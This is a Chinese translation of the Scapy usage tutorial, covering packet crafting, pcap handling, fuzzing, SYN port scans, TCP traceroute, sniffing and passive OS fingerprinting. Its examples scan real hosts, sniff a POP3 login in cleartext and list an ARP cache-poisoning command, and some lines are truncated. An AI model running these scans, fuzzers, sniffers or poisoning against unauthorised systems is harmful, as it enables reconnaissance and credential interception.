Scapy中文使用文档

Scapy中文使用文档

from:http://www.secdev.org/projects/scapy/doc/usage.html

by Larry

0x01 起航Scapy

Scapy的交互shell是运行在一个终端会话当中。因为需要root权限才能发送数据包，所以我们在这里使用 `sudo`

```
$ sudo scapy
Welcome to Scapy (2.0.1-dev)
>>>
```

在Windows当中，请打开命令提示符（ `cmd.exe` ），并确保您拥有管理员权限：

```
C:\>scapy
INFO: No IPv6 support in kernel
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.0.1-dev)
>>>
```

如果您没有安装所有的可选包，Scapy将会告诉你有些功能不可用：

```
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
```

虽然没有安装，但发送和接收数据包的基本功能仍能有效。

0x02 互动教程

本节将会告诉您一些Scapy的功能。让我们按上文所述打开Scapy，亲自尝试些例子吧。

第一步


让我们来建立一个数据包试一试

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>> a
< IP dst=192.168.1.1 |>
>>> a.ttl
64
```

堆加层次（OSI参考模型）

`/`操作符在两层之间起到一个组合的作用。当使用该操作符时，下层可以根据其上层，使它的一个或多个默认字段被重载。（您仍可以赋予您想
（`raw layer`）。

```
>>> IP()
<IP |>
>>> IP()/TCP()
<IP frag=0 proto=TCP |<TCP |>>
>>> Ether()/IP()/TCP()
<Ether type=0x800 |<IP frag=0 proto=TCP |<TCP |>>>
>>> IP()/TCP()/"GET / HTTP/1.0\r\n\r\n"
<IP frag=0 proto=TCP |<TCP |<Raw load='GET / HTTP/1.0\r\n\r\n' |>>>
>>> Ether()/IP()/IP()/UDP()
<Ether type=0x800 |<IP frag=0 proto=IP |<IP frag=0 proto=UDP |<UDP |>>>>
>>> IP(proto=55)/TCP()
<IP frag=0 proto=55 |<TCP |>>
```



每一个数据包都可以被建立或分解（注意：在Python中`_`（下划线）是上一条语句执行的结果）：

```
>>> str(IP())
'E\x00\x00\x14\x00\x01\x00\x00@\x00|\xe7\x7f\x00\x00\x01\x7f\x00\x00\x01'
>>> IP(_)
<IP version=4L ihl=5L tos=0x0 len=20 id=1 flags= frag=0L ttl=64 proto=IP
 chksum=0x7ce7 src=127.0.0.1 dst=127.0.0.1 |>
>>>  a=Ether()/IP(dst="www.slashdot.org")/TCP()/"GET /index.html HTTP/1.0 \n\n"
>>>  hexdump(a)
00 02 15 37 A2 44 00 AE F3 52 AA D1 08 00 45 00  ...7.D...R....E.
00 43 00 01 00 00 40 06 78 3C C0 A8 05 15 42 23  .C....@.x<....B#
FA 97 00 14 00 50 00 00 00 00 00 00 00 00 50 02  .....P........P.
20 00 BB 39 00 00 47 45 54 20 2F 69 6E 64 65 78   ..9..GET /index
2E 68 74 6D 6C 20 48 54 54 50 2F 31 2E 30 20 0A  .html HTTP/1.0 .
0A                                               .
>>> b=str(a)
>>> b
'\x00\x02\x157\xa2D\x00\xae\xf3R\xaa\xd1\x08\x00E\x00\x00C\x00\x01\x00\x00@\x06x<\xc0
 \xa8\x05\x15B#\xfa\x97\x00\x14\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x02 \x00
 \xbb9\x00\x00GET /index.html HTTP/1.0 \n\n'
>>> c=Ether(b)
>>> c
<Ether dst=00:02:15:37:a2:44 src=00:ae:f3:52:aa:d1 type=0x800 |<IP version=4L
 ihl=5L tos=0x0 len=67 id=1 flags= frag=0L ttl=64 proto=TCP chksum=0x783c
 src=192.168.5.21 dst=66.35.250.151 options='' |<TCP sport=20 dport=80 seq=0L
 ack=0L dataofs=5L reserved=0L flags=S window=8192 chksum=0xbb39 urgptr=0
 options=[] |<Raw load='GET /index.html HTTP/1.0 \n\n' |>>>>
```

我们看到一个分解的数据包将其所有的字段填充。那是因为我认为，附加有原始字符串的字段都有它自身的价值。如果这太冗长，`hide_defaul`

```
>>> c.hide_defaults()
>>> c
<Ether dst=00:0f:66:56:fa:d2 src=00:ae:f3:52:aa:d1 type=0x800 |<IP ihl=5L len=67
 frag=0 proto=TCP chksum=0x783c src=192.168.5.21 dst=66.35.250.151 |<TCP dataofs=5L
 chksum=0xbb39 options=[] |<Raw load='GET /index.html HTTP/1.0 \n\n' |>>>>
```

读取PCAP文件

你可以从PCAP文件中读取数据包，并将其写入到一个PCAP文件中。


```
>>> a=rdpcap("/spare/captures/isakmp.cap")
```

```
>>> a
<isakmp.cap: UDP:721 TCP:0 ICMP:0 Other:0>
```

图形转储（PDF，PS）

如果您已经安装PyX，您可以做一个数据包的图形PostScript/ PDF转储（见下面丑陋的PNG图像，PostScript/PDF则具有更好的质量...）

```
>>> a[423].pdfdump(layer_shift=1)
>>> a[423].psdump("/tmp/isakmp_pkt.eps",layer_shift=1)
```




```
命令        效果
str(pkt)     组装数据包
hexdump(pkt)     十六进制转储
ls(pkt)      显示出字段值的列表
pkt.summary()    一行摘要
pkt.show()  针对数据包的展开试图
pkt.show2()      显示聚合的数据包（例如，计算好了校验和）
pkt.sprintf()    用数据包字段填充格式字符串
pkt.decode_payload_as()      改变payload的decode方式
pkt.psdump()     绘制一个解释说明的PostScript图表
pkt.pdfdump()    绘制一个解释说明的PDF
pkt.command()    返回可以生成数据包的Scapy命令
```

生成一组数据包

目前我们只是生成一个数据包。让我们看看如何轻易地定制一组数据包。整个数据包的每一个字段（甚至是网络层次）都可以是一组。在这里所有区域之间的笛卡尔乘积来生成的一组数据包。

```
>>> a=IP(dst="www.slashdot.org/30")
>>> a
<IP  dst=Net('www.slashdot.org/30') |>
>>> [p for p in a]
[<IP dst=66.35.250.148 |>, <IP dst=66.35.250.149 |>,
 <IP dst=66.35.250.150 |>, <IP dst=66.35.250.151 |>]
>>> b=IP(ttl=[1,2,(5,9)])
>>> b
```

```
<IP ttl=[1, 2, (5, 9)] |>
>>> [p for p in b]
[<IP ttl=1 |>, <IP ttl=2 |>, <IP ttl=5 |>, <IP ttl=6 |>,
 <IP ttl=7 |>, <IP ttl=8 |>, <IP ttl=9 |>]
>>> c=TCP(dport=[80,443])
>>> [p for p in a/c]
[<IP frag=0 proto=TCP dst=66.35.250.148 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.148 |<TCP dport=443 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.149 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.149 |<TCP dport=443 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.150 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.150 |<TCP dport=443 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.151 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.151 |<TCP dport=443 |>>]
```

某些操作（如修改一个数据包中的字符串）无法对于一组数据包使用。在这些情况下，如果您忘记展开您的数据包集合，只有您忘记生成的列表

```
命令  效果
summary()   显示一个关于每个数据包的摘要列表
nsummary()  同上，但规定了数据包数量
conversations()     显示一个会话图表
show()  显示首选表示（通常用nsummary()）
filter()    返回一个lambda过滤后的数据包列表
hexdump()   返回所有数据包的一个hexdump
hexraw()    返回所以数据包Raw layer的hexdump
padding()   返回一个带填充的数据包的hexdump
nzpadding()     返回一个具有非零填充的数据包的hexdump
plot()  规划一个应用到数据包列表的lambda函数
make table()    根据lambda函数来显示表格
```

发送数据包

现在我们知道了如何处理数据包。让我们来看看如何发送它们。`send()`函数将会在第3层发送数据包。也就是说它会为你处理路由和第2层的数
适的接口和正确的链路层协议都取决于你。

```
>>> send(IP(dst="1.2.3.4")/ICMP())
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="1.2.3.4",ttl=(1,4)), iface="eth1")
....
Sent 4 packets.
>>> sendp("I'm travelling on Ethernet", iface="eth1", loop=1, inter=0.2)
................^C
Sent 16 packets.
>>> sendp(rdpcap("/tmp/pcapfile")) # tcpreplay
..........
Sent 11 packets.
```

Fuzzing

`fuzz()`函数可以通过一个具有随机值、数据类型合适的对象，来改变任何默认值，但该值不能是被计算的（像校验和那样）。这使得可以快速
IP层是正常的，UDP层和NTP层被fuzz。UDP的校验和是正确的，UDP的目的端口被NTP重载为123，而且NTP的版本被更变为4.其他所有的端

```
>>> send(IP(dst="target")/fuzz(UDP()/NTP(version=4)),loop=1)
................^C
Sent 16 packets.
```

发送和接收数据包（`sr`）

现在让我们做一些有趣的事情。`sr()`函数是用来发送数据包和接收应答。该函数返回一对数据包及其应答，还有无应答的数据包。`sr1()`函数
的数据包必须是第3层报文（IP，ARP等）。`srp()`则是使用第2层报文（以太网，802.3等）。

```
>>> p=sr1(IP(dst="www.slashdot.org")/ICMP()/"XXXXXXXXXXX")
Begin emission:
...Finished to send 1 packets.
.*
Received 5 packets, got 1 answers, remaining 0 packets
```

```
>>> p
<IP version=4L ihl=5L tos=0x0 len=39 id=15489 flags= frag=0L ttl=42 proto=ICMP
 chksum=0x51dd src=66.35.250.151 dst=192.168.5.21 options='' |<ICMP type=echo-reply
 code=0 chksum=0xee45 id=0x0 seq=0x0 |<Raw load='XXXXXXXXXXX'
 |<Padding load='\x00\x00\x00\x00' |>>>>
>>> p.show()
---[ IP ]---
version   = 4L
ihl       = 5L
tos       = 0x0
len       = 39
id        = 15489
flags     =
frag      = 0L
ttl       = 42
proto     = ICMP
chksum    = 0x51dd
src       = 66.35.250.151
dst       = 192.168.5.21
options   = ''
---[ ICMP ]---
   type      = echo-reply
   code      = 0
   chksum    = 0xee45
   id        = 0x0
   seq       = 0x0
---[ Raw ]---
      load      = 'XXXXXXXXXXX'
---[ Padding ]---
         load      = '\x00\x00\x00\x00'
```

DNS查询（`rd` = recursion desired）。主机192.168.5.1是我的DNS服务器。注意从我Linksys来的非空填充具有Etherleak缺陷：

```
>>> sr1(IP(dst="192.168.5.1")/UDP()/DNS(rd=1,qd=DNSQR(qname="www.slashdot.org")))
Begin emission:
Finished to send 1 packets.
..*
Received 3 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=78 id=0 flags=DF frag=0L ttl=64 proto=UDP chksum=0xaf38
 src=192.168.5.1 dst=192.168.5.21 options='' |<UDP sport=53 dport=53 len=58 chksum=0xd55d
 |<DNS id=0 qr=1L opcode=QUERY aa=0L tc=0L rd=1L ra=1L z=0L rcode=ok qdcount=1 ancount=1
 nscount=0 arcount=0 qd=<DNSQR qname='www.slashdot.org.' qtype=A qclass=IN |>
 an=<DNSRR rrname='www.slashdot.org.' type=A rclass=IN ttl=3560L rdata='66.35.250.151' |>
 ns=0 ar=0 |<Padding load='\xc6\x94\xc7\xeb' |>>>>
```

发送和接收函数族是scapy中的核心部分。它们返回一对两个列表。第一个就是发送的数据包及其应答组成的列表，第二个是无应答数据包组成
成一个对象，并且提供了一些便于操作的方法：

```
>>> sr(IP(dst="192.168.8.1")/TCP(dport=[21,22,23]))
Received 6 packets, got 3 answers, remaining 0 packets
(<Results: UDP:0 TCP:3 ICMP:0 Other:0>, <Unanswered: UDP:0 TCP:0 ICMP:0 Other:0>)
>>> ans,unans=_
>>> ans.summary()
IP / TCP 192.168.8.14:20 > 192.168.8.1:21 S ==> Ether / IP / TCP 192.168.8.1:21 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:22 S ==> Ether / IP / TCP 192.168.8.1:22 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:23 S ==> Ether / IP / TCP 192.168.8.1:23 > 192.168.8.14:20 RA / Padding
```

如果对于应答数据包有速度限制，你可以通过`inter`参数来设置两个数据包之间等待的时间间隔。如果有些数据包丢失了，或者设置时间间隔不
数据包。你可以简单地对无应答数据包列表再调用一遍函数，或者去设置`retry`参数。如果retry设置为3，scapy会对无应答的数据包重复发送
无应答的数据包，直到。`timeout`参数设置在最后一个数据包发出去之后的等待时间：

SYN Scans

在Scapy提示符中执行一下命令，可以对经典的SYN Scan初始化：

```
>>> sr1(IP(dst="72.14.207.99")/TCP(dport=80,flags="S"))
```

以上向Google的80端口发送了一个SYN数据包，会在接收到一个应答后退出：

```
Begin emission:
```

```
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x20 len=44 id=33529 flags= frag=0L ttl=244
proto=TCP chksum=0x6a34 src=72.14.207.99 dst=192.168.1.100 options=// |
<TCP  sport=www dport=ftp-data seq=2487238601L ack=1 dataofs=6L reserved=0L
flags=SA window=8190 chksum=0xcdc7 urgptr=0 options=[('MSS', 536)] |
<Padding  load='V\xf7' |>>>
```

从以上的输出中可以看出，Google返回了一个SA（SYN-ACK）标志位，表示80端口是open的。

使用其他标志位扫描一下系统的440到443端口：

```
>>> sr(IP(dst="192.168.1.1")/TCP(sport=666,dport=(440,443),flags="S"))
```

或者

```
>>> sr(IP(dst="192.168.1.1")/TCP(sport=RandShort(),dport=[440,441,442,443],flags="S"))
```

可以对收集的数据包进行摘要（summary），来快速地浏览响应：

```
>>> ans,unans = _
>>> ans.summary()
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:440 S ======> IP / TCP 192.168.1.1:440 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:441 S ======> IP / TCP 192.168.1.1:441 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:442 S ======> IP / TCP 192.168.1.1:442 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:https S ======> IP / TCP 192.168.1.1:https > 192.168.1.100:ftp-data SA / Padding
```

以上显示了我们在扫描过程中的请求应答对。我们也可以用一个循环只显示我们感兴趣的信息：

```
>>> ans.summary( lambda(s,r): r.sprintf("%TCP.sport% \t %TCP.flags%") )
440      RA
441      RA
442      RA
https    SA
```

可以使用`make_table()`函数建立一个表格，更好地显示多个目标信息：

```
>>> ans,unans = sr(IP(dst=["192.168.1.1","yahoo.com","slashdot.org"])/TCP(dport=[22,80,443],flags="S"))
Begin emission:
.......*.**.......Finished to send 9 packets.
**.*.*..*.................
Received 362 packets, got 8 answers, remaining 1 packets
>>> ans.make_table(
...    lambda(s,r): (s.dst, s.dport,
...    r.sprintf("{TCP:%TCP.flags%}{ICMP:%IP.src% - %ICMP.type%}")))
    66.35.250.150               192.168.1.1 216.109.112.135
22  66.35.250.150 - dest-unreach RA          -
80  SA                          RA          SA
443 SA                          SA          SA
```

在以上的例子中，如果接收到作为响应的ICMP数据包而不是预期的TCP数据包，就会打印出ICMP差错类型（error type）。

对于更大型的扫描，我们可能对某个响应感兴趣，下面的例子就只显示设置了"SA"标志位的数据包：

```
>>> ans.nsummary(lfilter = lambda (s,r): r.sprintf("%TCP.flags%") == "SA")
0003 IP / TCP 192.168.1.100:ftp_data > 192.168.1.1:https S ======> IP / TCP 192.168.1.1:https > 192.168.1.100:ftp_data SA
```

如果我们想对响应进行专业分析，我们可以使用使用以下的命令显示哪些端口是open的：

```
>>> ans.summary(lfilter = lambda (s,r): r.sprintf("%TCP.flags%") == "SA",prn=lambda(s,r):r.sprintf("%TCP.sport% is open"))
https is open
```

对于更大型的扫描，我们可以建立一个端口开放表：

```
>>> ans.filter(lambda (s,r):TCP in r and r[TCP].flags&2).make_table(lambda (s,r):
```

```
...             (s.dst, s.dport, "X"))
    66.35.250.150 192.168.1.1 216.109.112.135
80  X             -           X
443 X             X           X
```

如果以上的方法还不够，Scapy还包含一个`report_ports()`函数，该函数不仅可以自动化SYN scan，而且还会对收集的结果以LaTeX形式输出

```
>>> report_ports("192.168.1.1",(440,443))
Begin emission:
...*.**Finished to send 4 packets.
*
Received 8 packets, got 4 answers, remaining 0 packets
'\\begin{tabular}{|r|l|l|}\n\\hline\nhttps & open & SA \\\\\n\\hline\n440
 & closed & TCP RA \\\\\n441 & closed & TCP RA \\\\\n442 & closed &
TCP RA \\\\\n\\hline\n\\hline\n\\end{tabular}\n'
```

TCP traceroute

TCP路由追踪：

```
>>> ans,unans=sr(IP(dst=target, ttl=(4,25),id=RandShort())/TCP(flags=0x2))
*****.******.*.***..*.**Finished to send 22 packets.
***......
Received 33 packets, got 21 answers, remaining 1 packets
>>> for snd,rcv in ans:
...     print snd.ttl, rcv.src, isinstance(rcv.payload, TCP)
...
5 194.51.159.65 0
6 194.51.159.49 0
4 194.250.107.181 0
7 193.251.126.34 0
8 193.251.126.154 0
9 193.251.241.89 0
10 193.251.241.110 0
11 193.251.241.173 0
13 208.172.251.165 0
12 193.251.241.173 0
14 208.172.251.165 0
15 206.24.226.99 0
16 206.24.238.34 0
17 173.109.66.90 0
18 173.109.88.218 0
19 173.29.39.101 1
20 173.29.39.101 1
21 173.29.39.101 1
22 173.29.39.101 1
23 173.29.39.101 1
24 173.29.39.101 1
```

注意：TCP路由跟踪和其他高级函数早已被构造好了：

```
>>> lsc()
sr               : Send and receive packets at layer 3
sr1              : Send packets at layer 3 and return only the first answer
srp              : Send and receive packets at layer 2
srp1             : Send and receive packets at layer 2 and return only the first answer
srloop           : Send a packet at layer 3 in loop and print the answer each time
srploop          : Send a packet at layer 2 in loop and print the answer each time
sniff            : Sniff packets
p0f              : Passive OS fingerprinting: which OS emitted this TCP SYN ?
arpcachepoison   : Poison target's cache with (your MAC,victim's IP) couple
send             : Send packets at layer 3
sendp            : Send packets at layer 2
traceroute       : Instant TCP traceroute
arping           : Send ARP who-has requests to determine which hosts are up
ls               : List  available layers, or infos on a given layer
lsc              : List user commands
queso            : Queso OS fingerprinting
nmap_fp          : nmap fingerprinting
report_ports     : portscan a target and output a LaTeX table
dyndns_add       : Send a DNS add message to a nameserver for "name" to have a new "rdata"
dyndns_del       : Send a DNS delete message to a nameserver for "name"
```

```
[...]
```

配置高级sockets

发送和接收数据包的过程是相当复杂的。

Sniffing

我们可以简单地捕获数据包，或者是克隆tcpdump或tethereal的功能。如果没有指定interface，则会 在所有的interface上进行嗅探：

```
>>>  sniff(filter="icmp and host 66.35.250.151", count=2)
<Sniffed: UDP:0 TCP:0 ICMP:2 Other:0>
>>>  a=_
>>>  a.nsummary()
0000 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
0001 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
>>>  a[1]
<Ether dst=00:ae:f3:52:aa:d1 src=00:02:15:37:a2:44 type=0x800 |<IP version=4L
 ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=ICMP chksum=0x3831
 src=192.168.5.21 dst=66.35.250.151 options='' |<ICMP type=echo-request code=0
 chksum=0x6571 id=0x8745 seq=0x0 |<Raw load='B\xf7g\xda\x00\x07um\x08\t\n\x0b
 \x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d
 \x1e\x1f !\x22#$%&\'()*+,-./01234567' |>>>>
>>> sniff(iface="wifi0", prn=lambda x: x.summary())
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info Rates / Info DSset / Info TIM / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID / Info Rates
802.11 Management 5 00:0a:41:ee:a5:50 / 802.11 Probe Response / Info SSID / Info Rates / Info DSset / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID / Info Rates
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID / Info Rates
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info Rates / Info DSset / Info TIM / Info 133
802.11 Management 11 00:07:50:d6:44:3f / 802.11 Authentication
802.11 Management 11 00:0a:41:ee:a5:50 / 802.11 Authentication
802.11 Management 0 00:07:50:d6:44:3f / 802.11 Association Request / Info SSID / Info Rates / Info 133 / Info 149
802.11 Management 1 00:0a:41:ee:a5:50 / 802.11 Association Response / Info Rates / Info 133 / Info 149
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info Rates / Info DSset / Info TIM / Info 133
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info Rates / Info DSset / Info TIM / Info 133
802.11 / LLC / SNAP / ARP who has 172.20.70.172 says 172.20.70.171 / Padding
802.11 / LLC / SNAP / ARP is at 00:0a:b7:4b:9c:dd says 172.20.70.172 / Padding
802.11 / LLC / SNAP / IP / ICMP echo-request 0 / Raw
802.11 / LLC / SNAP / IP / ICMP echo-reply 0 / Raw
>>> sniff(iface="eth1", prn=lambda x: x.show())
---[ Ethernet ]---
dst       = 00:ae:f3:52:aa:d1
src       = 00:02:15:37:a2:44
type      = 0x800
---[ IP ]---
   version   = 4L
   ihl       = 5L
   tos       = 0x0
   len       = 84
   id        = 0
   flags     = DF
   frag      = 0L
   ttl       = 64
   proto     = ICMP
   chksum    = 0x3831
   src       = 192.168.5.21
   dst       = 66.35.250.151
   options   = ''
---[ ICMP ]---
      type      = echo-request
      code      = 0
      chksum    = 0x89d9
      id        = 0xc245
      seq       = 0x0
---[ Raw ]---
         load      = 'B\xf7i\xa9\x00\x04\x149\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e'
---[ Ethernet ]---
dst       = 00:02:15:37:a2:44
src       = 00:ae:f3:52:aa:d1
type      = 0x800
---[ IP ]---
   version   = 4L
```

```
   ihl       = 5L
   tos       = 0x0
   len       = 84
   id        = 2070
   flags     =
   frag      = 0L
   ttl       = 42
   proto     = ICMP
   chksum    = 0x861b
   src       = 66.35.250.151
   dst       = 192.168.5.21
   options   = ''
---[ ICMP ]---
      type      = echo-reply
      code      = 0
      chksum    = 0x91d9
      id        = 0xc245
      seq       = 0x0
---[ Raw ]---
         load      = 'B\xf7i\xa9\x00\x04\x149\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e'
---[ Padding ]---
            load      = '\n_\x00\x0b'
```

对于控制输出信息，我们可以使用`sprintf()`函数：

```
>>> pkts = sniff(prn=lambda x:x.sprintf("{IP:%IP.src% -> %IP.dst%\n}{Raw:%Raw.load%\n}"))
192.168.1.100 -> 64.233.167.99

64.233.167.99 -> 192.168.1.100

192.168.1.100 -> 64.233.167.99

192.168.1.100 -> 64.233.167.99
'GET / HTTP/1.1\r\nHost: 64.233.167.99\r\nUser-Agent: Mozilla/5.0
(X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071022 Ubuntu/7.10 (gutsy)
Firefox/2.0.0.8\r\nAccept: text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-Language:
en-us,en;q=0.5\r\nAccept-Encoding: gzip,deflate\r\nAccept-Charset:
ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\nKeep-Alive: 300\r\nConnection:
keep-alive\r\nCache-Control: max-age=0\r\n\r\n'
```

我们可以嗅探并进行被动操作系统指纹识别：

```
>>> p
<Ether dst=00:10:4b:b3:7d:4e src=00:40:33:96:7b:60 type=0x800 |<IP version=4L
 ihl=5L tos=0x0 len=60 id=61681 flags=DF frag=0L ttl=64 proto=TCP chksum=0xb85e
 src=192.168.8.10 dst=192.168.8.1 options='' |<TCP sport=46511 dport=80
 seq=2023566040L ack=0L dataofs=10L reserved=0L flags=SEC window=5840
 chksum=0x570c urgptr=0 options=[('Timestamp', (342940201L, 0L)), ('MSS', 1460),
 ('NOP', ()), ('SAckOK', ''), ('WScale', 0)] |>>>
>>> load_module("p0f")
>>> p0f(p)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
>>> a=sniff(prn=prnp0f)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(0.875, ['Linux 2.4.2 - 2.4.14 (1)', 'Linux 2.4.10 (1)', 'Windows 98 (?)'])
(1.0, ['Windows 2000 (9)'])
```

猜测操作系统版本前的数字为猜测的精确度。

Filters

演示一下bpf过滤器和sprintf()方法：

```
>>> a=sniff(filter="tcp and ( port 25 or port 110 )",
 prn=lambda x: x.sprintf("%IP.src%:%TCP.sport% -> %IP.dst%:%TCP.dport%  %2s,TCP.flags% : %TCP.payload%"))
192.168.8.10:47226 -> 213.228.0.14:110   S :
213.228.0.14:110 -> 192.168.8.10:47226  SA :
192.168.8.10:47226 -> 213.228.0.14:110   A :
213.228.0.14:110 -> 192.168.8.10:47226  PA : +OK <13103.1048117923@pop2-1.free.fr>
```

```
192.168.8.10:47226 -> 213.228.0.14:110   A :
192.168.8.10:47226 -> 213.228.0.14:110  PA : USER toto

213.228.0.14:110 -> 192.168.8.10:47226   A :
213.228.0.14:110 -> 192.168.8.10:47226  PA : +OK

192.168.8.10:47226 -> 213.228.0.14:110   A :
192.168.8.10:47226 -> 213.228.0.14:110  PA : PASS tata

213.228.0.14:110 -> 192.168.8.10:47226  PA : -ERR authorization failed

192.168.8.10:47226 -> 213.228.0.14:110   A :
213.228.0.14:110 -> 192.168.8.10:47226  FA :
192.168.8.10:47226 -> 213.228.0.14:110  FA :
213.228.0.14:110 -> 192.168.8.10:47226   A :
```

在循环中接收和发送

这儿有一个例子来实现类似(h)ping的功能：你一直发送同样的数据包集合来观察是否发生变化：

```
>>> srloop(IP(dst="www.target.com/30")/TCP())
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
